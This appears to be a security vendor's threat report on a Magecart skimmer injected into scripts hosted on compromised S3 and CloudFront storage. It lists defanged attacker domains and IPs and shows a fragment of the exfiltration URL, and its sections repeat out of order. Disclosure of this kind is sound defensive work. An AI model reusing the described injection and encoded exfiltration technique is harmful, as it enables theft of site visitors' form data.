
This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## **Exfiltration gate**

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## **Connection with existing campaign**

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162

js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. At the top, there's a menu bar with 'File', 'Edit', 'Rules', 'Tools', 'View', 'Help', and 'Links'. Below that is a toolbar with 'QuickSave', 'UI mode', 'VPN', 'Proxy', 'Import SAZ/PCAP', 'Update/View Regexes', 'Run Regexes', and 'Clear Markings'. The main area is a table of network traffic:


Protocol	Method	Host	URL	Body
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-progress.js	12,390
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/main-menu-mover.js	9,347
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/progress-demo.js	10,297
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/form-collapse-workflow.js	11,649
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/svg4everybody.min.js	10,880
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/second-level-menu-scroll.js	9,960
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471

Below the traffic table, there are tabs for 'Statistics', 'Inspectors', 'AutoResponder', 'Composer', 'Fiddler Orchestra Beta', and 'FiddlerScript'. Under 'Inspectors', there are sub-tabs for 'Headers', 'TextView', 'SyntaxView', 'WebForms', 'HexView', 'Auth', 'Cookies', 'Raw', 'JSON', and 'XML'. The 'TextView' tab is active, showing a JavaScript snippet:

```
$(this).removeClass('show');
$(this).dequeue();
});
});
});
})(jQuery);
```

The snippet is followed by a large block of escaped JavaScript code. A red box highlights a portion of this code, containing the URL: `https://cdn-  
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar`

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

## Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
